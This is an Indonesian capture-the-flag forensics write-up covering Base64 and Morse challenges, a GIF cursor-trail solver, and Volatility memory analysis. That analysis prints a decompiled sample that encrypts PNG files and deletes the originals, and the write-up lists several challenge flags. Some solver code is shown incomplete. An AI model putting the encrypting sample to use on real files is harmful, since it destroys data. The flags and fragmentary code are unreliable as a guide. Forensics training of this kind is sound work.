
```python
import re, base64, sys

fn = "payload"
data = open(fn, "rb").read().decode("ascii", errors="ignore")

m = re.search(r"(UEsDB[A-Za-z0-9+/=]{100,})", data)
if not m:
    print("Tidak menemukan blok Base64 panjang yang dimulai dengan UEsDB.")
    sys.exit(1)

b64 = m.group(1)

b64 = re.match(r"[A-Za-z0-9+/=]+", b64).group(0)

out = "extracted.zip"
open(out, "wb").write(base64.b64decode(b64))
print(f"Menulis {out}")
```

Dan berhasil menghasilkan file zip dan saya unzip

```
WSL at mnt cpio_contents 0.062s
➜ nano solver.py
WSL at mnt cpio_contents 48.605s
➜ python3 solver.py
Menulis extracted.zip
WSL at mnt cpio_contents 0.177s
➜ unzip extracted.zip
Archive:  extracted.zip
replace payload? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
  inflating: payload
WSL at mnt cpio_contents 1.767s
➜ file payload
payload: bzip2 compressed data, block size = 900k
```




Dan menghasilkan file audio dan saya mendengarkan bahwa itu Adalah sandi Morse. Saya menggunakan code morse generator




FLAG: *LappungCTF{THE_FL4G_IS_L4PPUNG_BERLAPI5_T4PI5}*

- Facenook




Oke karena saya sudah download file nya kemarin jadi saya langsung ekstrak file nya menggunakn pw yang ada di deskripsi dan di berikan file ad1 dan saya menganalisis menggunakan ftk imager sebuah tools untuk menganalisis image file.

Langsung saya buka tools nya dan menambahkan file ad1 itu



Saya membaca lagi di dalam deskripsi nya di dalam deskripsi nya berkata Perangkat saya agak aneh. Ketika saya mencoba mengakses sesuatu di internet, selalu muncul pesnuk. Jadi saya notice appdata di bagian local. Saya analisis 1 per 1 file nya




Dan menemukan code base64 dan saya decode itu

```
WSL at ♦ mnt / ♦ / downloads 0.146s ♦ kali / juliuswija
♦ echo 'TGFwcHVuZ0NURntjZXJ0aWZpZWRfZjNzbjAwa2VyX2FwcHIwdmVkXzEzZjEyfQ==' | base64 -d
LappungCTF{certified_f3sn00ker_appr0ved_13f12}%
```

Flag : *LappungCTF{certified_f3sn00ker_appr0ved_13f12}*

- Cursor



Saya di berikan file gif

Jadi gif ini kan kalo kita coba untuk melihat nya kan ga mungkin karena kan udah gambar nya putih dia tandain apa pula itu saya coba menggunakna script.

solve4.py > ...

```python
import cv2
import numpy as np
from PIL import Image, ImageSequence

INPUT_GIF = "my_cursor.gif"
OUTPUT_PNG = "cursor_trail.png"
COLOR = (0, 150, 255)
THRESHOLD = 25

gif = Image.open(INPUT_GIF)
frames = [np.array(frame.convert("RGBA")) for frame in ImageSequence.Iterator(gif)]

background = frames[0][:, :, :3].copy()
h, w, _ = background.shape

canvas = np.zeros((h, w, 4), dtype=np.uint8)

for f in frames:
    rgb = f[:, :, :3]
    diff = cv2.absdiff(rgb, background)
    gray = cv2.cvtColor(diff, cv2.COLOR_RGB2GRAY)
    _, mask = cv2.threshold(gray, THRESHOLD, 255, cv2.THRESH_BINARY)

    kernel = np.ones((3, 3), np.uint8)
    mask = cv2.morphologyEx(mask, cv2.MORPH_OPEN, kernel)

    color_layer = np.zeros_like(canvas)
    color_layer[:, :, 0:3] = COLOR
    color_layer[:, :, 3] = mask

    canvas = cv2.add(canvas, color_layer)

canvas[:, :, 3] = np.clip(canvas[:, :, 3], 0, 255)

cv2.imwrite(OUTPUT_PNG, canvas)

print(f"✅ Jejak GIF disimpan ke '{OUTPUT_PNG}'")
```


Dan saya Jalan kan.

```
→  python3 solve4.py out.png
✅ Jejak GIF disimpan ke 'cursor_trail.png'
WSL at  mnt  downloads  1:58.769s
→  xdg-open cursor_trail.png
```

Dan saya langsung buka file png itu yang hasilnya.

Flag : *LappungCTF{you_can_teach_and_see_my_magic_cursor_with_PIL}*

- Memories



Di berikan file zip dan file memories.enc tapi saya juga sudah download sebelum lomba jadi saya langsung ekstrak saja.

Hmmm file dmp memori jadi saya coba menggunakan tools volatility karena ini file dmp jadi saya untuk mencoba tools op ini. Jadi saya ingin mengecek ada apa aja isi file di dalam memori nya.

```
WSL at  mnt  volatility3  0.049s                                    kali  juliuswijaya  7:22:41 PM
 python3 vol.py -f /mnt/c/Users/juliu/Downloads/memories.dmp windows.psscan
Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64   CreateTime      ExitTime        File output

1968    796     svchost.exe     0x9b84bec96080  6       -       0       False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
1844    796     svchost.exe     0x9b84bed72080  11      -       0       False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
1720    4       MemCompression  0x9b84bedae040  30      -       N/A     False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
88      4       Registry        0x9b84bee02080  4       -       N/A     False   2025-10-21 14:44:30.000000 UTC  N/A    Disabled
5976    5600    msedge.exe      0x9b84bf5c2080  19      -       1       False   2025-10-21 14:45:26.000000 UTC  N/A    Disabled
3308    5600    msedge.exe      0x9b84bf5c5080  22      -       1       False   2025-10-21 14:45:26.000000 UTC  N/A    Disabled
7164    2040    conhost.exe     0x9b84bf6580c0  8       -       1       False   2025-10-21 14:50:20.000000 UTC  N/A    Disabled
396     4       smss.exe        0x9b84bfb28040  2       -       N/A     False   2025-10-21 14:44:35.000000 UTC  N/A    Disabled
2024    916     WidgetService.  0x9b84c2616080  10      -       1       False   2025-10-21 14:46:50.000000 UTC  N/A    Disabled
2572    916     OpenConsole.ex  0x9b84c26a40c0  2       -       1       False   2025-10-21 14:50:16.000000 UTC  N/A    Disabled
3764    1844    audiodg.exe     0x9b84c281c0c0  8       -       0       False   2025-10-21 14:50:19.000000 UTC  N/A    Disabled
1432    4816    SearchFilterHo  0x9b84c284a0c0  5       -       0       False   2025-10-21 14:48:35.000000 UTC  N/A    Disabled
6320    796     svchost.exe     0x9b84c28a1080  8       -       0       False   2025-10-21 14:46:25.000000 UTC  N/A    Disabled
6900    916     RuntimeBroker.  0x9b84c28a3080  3       -       1       False   2025-10-21 14:45:31.000000 UTC  N/A    Disabled
4440    416     taskhostw.exe   0x9b84c29ee0c0  3       -       1       False   2025-10-21 14:46:08.000000 UTC  N/A    Disabled
588     528     csrss.exe       0x9b84c2bdc0c0  9       -       0       False   2025-10-21 14:44:40.000000 UTC  N/A    Disabled
668     652     csrss.exe       0x9b84c2bde140  13      -       1       False   2025-10-21 14:44:40.000000 UTC  N/A    Disabled
660     528     wininit.exe     0x9b84c2cee080  3       -       0       False   2025-10-21 14:44:40.000000 UTC  N/A    Disabled
756     652     winlogon.exe    0x9b84c2d22080  5       -       1       False   2025-10-21 14:44:40.000000 UTC  N/A    Disabled
796     660     services.exe    0x9b84c2d5e080  6       -       0       False   2025-10-21 14:44:40.000000 UTC  N/A    Disabled
820     660     lsass.exe       0x9b84c2d60080  8       -       0       False   2025-10-21 14:44:40.000000 UTC  N/A    Disabled
```

Banyak file exe tapi saya coba analisis lagi lebih dalam dan saya ketemu sumbernya saya menemukan bahwa ada sebuah file enc.exe soal nya soal nya yang lain kek ga ada yang mecurigakan disini.


```
2720    796     SecurityHealth  0x9b84c3f9a080  12      -       0       False   2025-10-21 14:45:21.000000 UTC  N/A    Disabled
5156    916     dllhost.exe     0x9b84c3f9b080  8       -       1       False   2025-10-21 14:45:09.000000 UTC  N/A    Disabled
1252    796     svchost.exe     0x9b84c4009080  5       -       0       False   2025-10-21 14:44:41.000000 UTC  N/A    Disabled
1472    796     svchost.exe     0x9b84c4094080  10      -       0       False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
1572    796     VBoxService.ex  0x9b84c40c20c0  13      -       0       False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
3828    416     sihost.exe      0x9b84c410a080  12      -       1       False   2025-10-21 14:45:03.000000 UTC  N/A    Disabled
1952    796     svchost.exe     0x9b84c4159080  5       -       0       False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
1960    796     svchost.exe     0x9b84c4163080  3       -       0       False   2025-10-21 14:44:42.000000 UTC  N/A    Disabled
5928    3636    OneDrive.exe    0x9b84c4276080  24      -       1       False   2025-10-21 14:45:22.000000 UTC  N/A    Disabled
5372    916     backgroundTask  0x9b84c4335080  7       -       1       False   2025-10-21 14:45:09.000000 UTC  N/A    Disabled
3052    3636    SecurityHealth  0x9b84c45360c0  3       -       1       False   2025-10-21 14:45:21.000000 UTC  N/A    Disabled
284     916     smartscreen.ex  0x9b84c453a0c0  3       -       1       False   2025-10-21 14:45:21.000000 UTC  N/A    Disabled
5424    5600    msedge.exe      0x9b84c459e080  10      -       1       False   2025-10-21 14:45:26.000000 UTC  N/A    Disabled
3672    5600    msedge.exe      0x9b84c45e00c0  8       -       1       False   2025-10-21 14:45:25.000000 UTC  N/A    Disabled
5216    916     RuntimeBroker.  0x9b84c465d0c0  13      -       1       False   2025-10-21 14:50:06.000000 UTC  N/A    Disabled
5320    916     WmiPrvSE.exe    0x9b84c466e0c0  10      -       0       False   2025-10-21 14:50:26.000000 UTC  N/A    Disabled
1932    2296    conhost.exe     0x9b84c467f0c0  8       -       1       False   2025-10-21 14:50:16.000000 UTC  N/A    Disabled
6984    5600    msedge.exe      0x9b84c46900c0  17      -       1       False   2025-10-21 14:49:32.000000 UTC  N/A    Disabled
6052    4816    SearchProtocol  0x9b84c46c30c0  7       -       0       False   2025-10-21 14:48:34.000000 UTC  N/A    Disabled
6788    796     SgrmBroker.exe  0x9b84c46d40c0  7       -       0       False   2025-10-21 14:46:47.000000 UTC  N/A    Disabled
2296    3636    enc.exe 0x9b84c46e50c0  3       -       1       False   2025-10-21 14:50:16.000000 UTC  N/A    Disabled
776     5600    msedge.exe      0x9b84c48d60c0  11      -       1       False   2025-10-21 14:48:25.000000 UTC  N/A    Disabled
4836    796     svchost.exe     0x9b84c49d3080  7       -       0       False   2025-10-21 14:46:48.000000 UTC  N/A    Disabled
5932    5600    msedge.exe      0x9b84c49e70c0  8       -       1       False   2025-10-21 14:49:32.000000 UTC  N/A    Disabled
2196    5600    msedge.exe      0x9b84c4ad60c0  8       -       1       False   2025-10-21 14:49:33.000000 UTC  N/A    Disabled
4180    5600    msedge.exe      0x9b84c4e460c0  12      -       1       False   2025-10-21 14:50:06.000000 UTC  N/A    D WSL  WS
WSL at  mnt  volatility3  1:26.224s                                  kali  juliuswijaya  7:24:17 PM
```

Saya mencoba untuk ngambil file itu saya coba dengan –pid di dalam volatility itu untuk mengekstrak file di dalam file dm poke langsung saja. Dan menghasilkan file yang begitu banyak

```
 python3 vol.py -f /mnt/c/Users/juliu/Downloads/memories.dmp windows.dumpfiles --pid 2296
Volatility 3 Framework 2.27.0
Progress:  100.00               PDB scanning finished
Cache   FileObject      FileName        Result

ImageSectionObject      0x9b84c27e8570  KernelBase.dll  file.0x9b84c27e8570.0x9b84bf81e8a0.ImageSectionObject.KernelBase.dll.img
ImageSectionObject      0x9b84c4eeac00  python311.dll   file.0x9b84c4eeac00.0x9b84c310cd20.ImageSectionObject.python311.dll.img
DataSectionObject       0x9b84c44c4eb0  enc.exe Error dumping file
ImageSectionObject      0x9b84c44c4eb0  enc.exe file.0x9b84c44c4eb0.0x9b84bf817050.ImageSectionObject.enc.exe.img
ImageSectionObject      0x9b84c4eeb240  VCRUNTIME140.dll        file.0x9b84c4eeb240.0x9b84c46cbd20.ImageSectionObject.VCRUNTIME140
.dll.img
ImageSectionObject      0x9b84c3be0c90  _bz2.pyd        file.0x9b84c3be0c90.0x9b84c35fa8b0.ImageSectionObject._bz2.pyd.img
ImageSectionObject      0x9b84c42ba2b0  _lzma.pyd       file.0x9b84c42ba2b0.0x9b84c2d7ec70.ImageSectionObject._lzma.pyd.img
ImageSectionObject      0x9b84c40eb440  version.dll     file.0x9b84c40eb440.0x9b84c4002d80.ImageSectionObject.version.dll.img
ImageSectionObject      0x9b84c2d72840  bcrypt.dll      file.0x9b84c2d72840.0x9b84c2d39d40.ImageSectionObject.bcrypt.dll.img
ImageSectionObject      0x9b84bfb3e510  user32.dll      file.0x9b84bfb3e510.0x9b84bf784d30.ImageSectionObject.user32.dll.img
ImageSectionObject      0x9b84bfb3c9c0  win32u.dll      file.0x9b84bfb3c9c0.0x9b84bf774d90.ImageSectionObject.win32u.dll.img
ImageSectionObject      0x9b84bfb3cb50  msvcp_win.dll   file.0x9b84bfb3cb50.0x9b84bf88f8a0.ImageSectionObject.msvcp_win.dll.img
ImageSectionObject      0x9b84bfb3ce70  ucrtbase.dll    file.0x9b84bfb3ce70.0x9b84c2502c40.ImageSectionObject.ucrtbase.dll.img
ImageSectionObject      0x9b84bfb3b700  rpcrt4.dll      file.0x9b84bfb3b700.0x9b84bf773920.ImageSectionObject.rpcrt4.dll.img
ImageSectionObject      0x9b84bfb3b570  gdi32full.dll   file.0x9b84bfb3b570.0x9b84bf75fce0.ImageSectionObject.gdi32full.dll.img
ImageSectionObject      0x9b84bfb3c1f0  bcryptprimitives.dll    file.0x9b84bfb3c1f0.0x9b84bf8260b0.ImageSectionObject.bcryptprimit
ives.dll.img
ImageSectionObject      0x9b84bfb3ded0  advapi32.dll    file.0x9b84bfb3ded0.0x9b84bf784a90.ImageSectionObject.advapi32.dll.img
ImageSectionObject      0x9b84bfb3eb50  gdi32.dll       file.0x9b84bfb3eb50.0x9b84bf787590.ImageSectionObject.gdi32.dll.img
ImageSectionObject      0x9b84bfb3d570  msvcrt.dll      file.0x9b84bfb3d570.0x9b84bf787050.ImageSectionObject.msvcrt.dll.img
ImageSectionObject      0x9b84bfb3dd40  kernel32.dll    file.0x9b84bfb3dd40.0x9b84bf785550.ImageSectionObject.kernel32.dll.img
```

Jadi saya langsung string 1 per 1 untuk melihat isi file di dalamnya.
Ketika saya strings file
file.0x9b84c44c4eb0.0x9b84c2a58910.DataSectionObject.enc.exe.dat

Di strings akhir nya dia bilang ada pyz pyz gitu saya notice coba untuk mencari tau apa itu pyz ternyata itu pyinstxtractor jadi saya coba untuk dekompilasi file pyz ini.




Jadi saya buka hasil dekompilasinya

Hmm hasil nya sangat di luar dugaan tapi saya cari cari tools saya tanya ai tools untuk mendekompilasi kode pyc. Dan katanya menggunakan pylingual tapis elain menggunakan pylingual bisa gunakan decompyle3 karean saya mau mudah saja ga mau donwloads downloads jadi saya menggunakan pylingual.

```
✦  strings solve5.py
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: enc.py
# Bytecode version: 3.11a7e (3495)
# Source timestamp: 1970-01-01 00:00:00 UTC (0)
import os
import time
def enc():
    key = os.urandom(4)
    for filename in os.listdir('.'):
        if filename.lower().endswith('.png'):
            try:
                with open(filename, 'rb') as file:
                    file_data = file.read()
                    enc_data = bytearray()
                    for i in range(len(file_data)):
                        enc_data.append(file_data[i] + key[i + 4])
                    enc_fn = filename[:-4] + '.enc'
                    with open(enc_fn, 'wb') as file:
                        file.write(enc_data)
                        print(f'Successfully encrypted: {enc_fn}')
                        os.remove(filename)
            except Exception as e:
                print(f'Error encrypting {filename}: {e}')
if __name__ == '__main__':
    enc()
    while True:
```

Nah ini hasil dari decompilasi nya saya coba menganalisis nya terlebih dahulu
Ini bukan enkripsi yang berfungsi — kodenya *rusak secara logika*:key[i + 4] salah indeks (seharusnya key[i % 4] kalau maksudnya ulang kunci). Jadi script ini akan error pada file mana pun yang lebih besar dari 0 byte. “Infinite loop” di akhir membuat program tidak pernah berhenti. Jika sempat berjalan, file .png dihapus (jadi cukup berbahaya bagi file aslimu). Jadi saya buat script untuk memperbaiki nya



app.py > main

```python
def make_output_name(inp):
        cand = f"{base}_recovered{i}.png"
        if not os.path.exists(cand):
            return cand
        i += 1

def main():
    infile = sys.argv[1] if len(sys.argv) > 1 else 'memories.enc'
    if not os.path.exists(infile):
        print(f"File '{infile}' tidak ditemukan.")
        sys.exit(1)

    try:
        data = open(infile, 'rb').read()
    except Exception as e:
        print(f"Gagal membaca '{infile}': {e}")
        sys.exit(1)

    print(f"Memeriksa file: {infile} (size: {len(data)} bytes)")

    for mode in ('add', 'xor'):
        key = find_key(data, mode)
        if not key:
            print(f"[{mode}] kunci TIDAK ditemukan.")
            continue
        print(f"[{mode}] kunci ditemukan: {key.hex()}")

        out = decrypt(data, key, mode)
        outname = make_output_name(infile)
        try:
            with open(outname, 'wb') as f:
                f.write(out)
            print(f"[{mode}] Berhasil menulis: {outname}")
        except Exception as e:
            print(f"[{mode}] Gagal menulis {outname}: {e}")
        break
    else:
        print('Gagal menemukan kunci untuk kedua mode (add/xor).')

if __name__ == '__main__':
    main()
```


Dan saya jalan kan code itu dan menghasil kan memories.png

```
WSL at  mnt  downloads  1.26s
→  python3 solve6.py memories.enc
Memeriksa file: memories.enc (size: 829759 bytes)
[add] kunci TIDAK ditemukan.
[xor] kunci ditemukan: 3ee43248
[xor] Berhasil menulis: memories.png
```

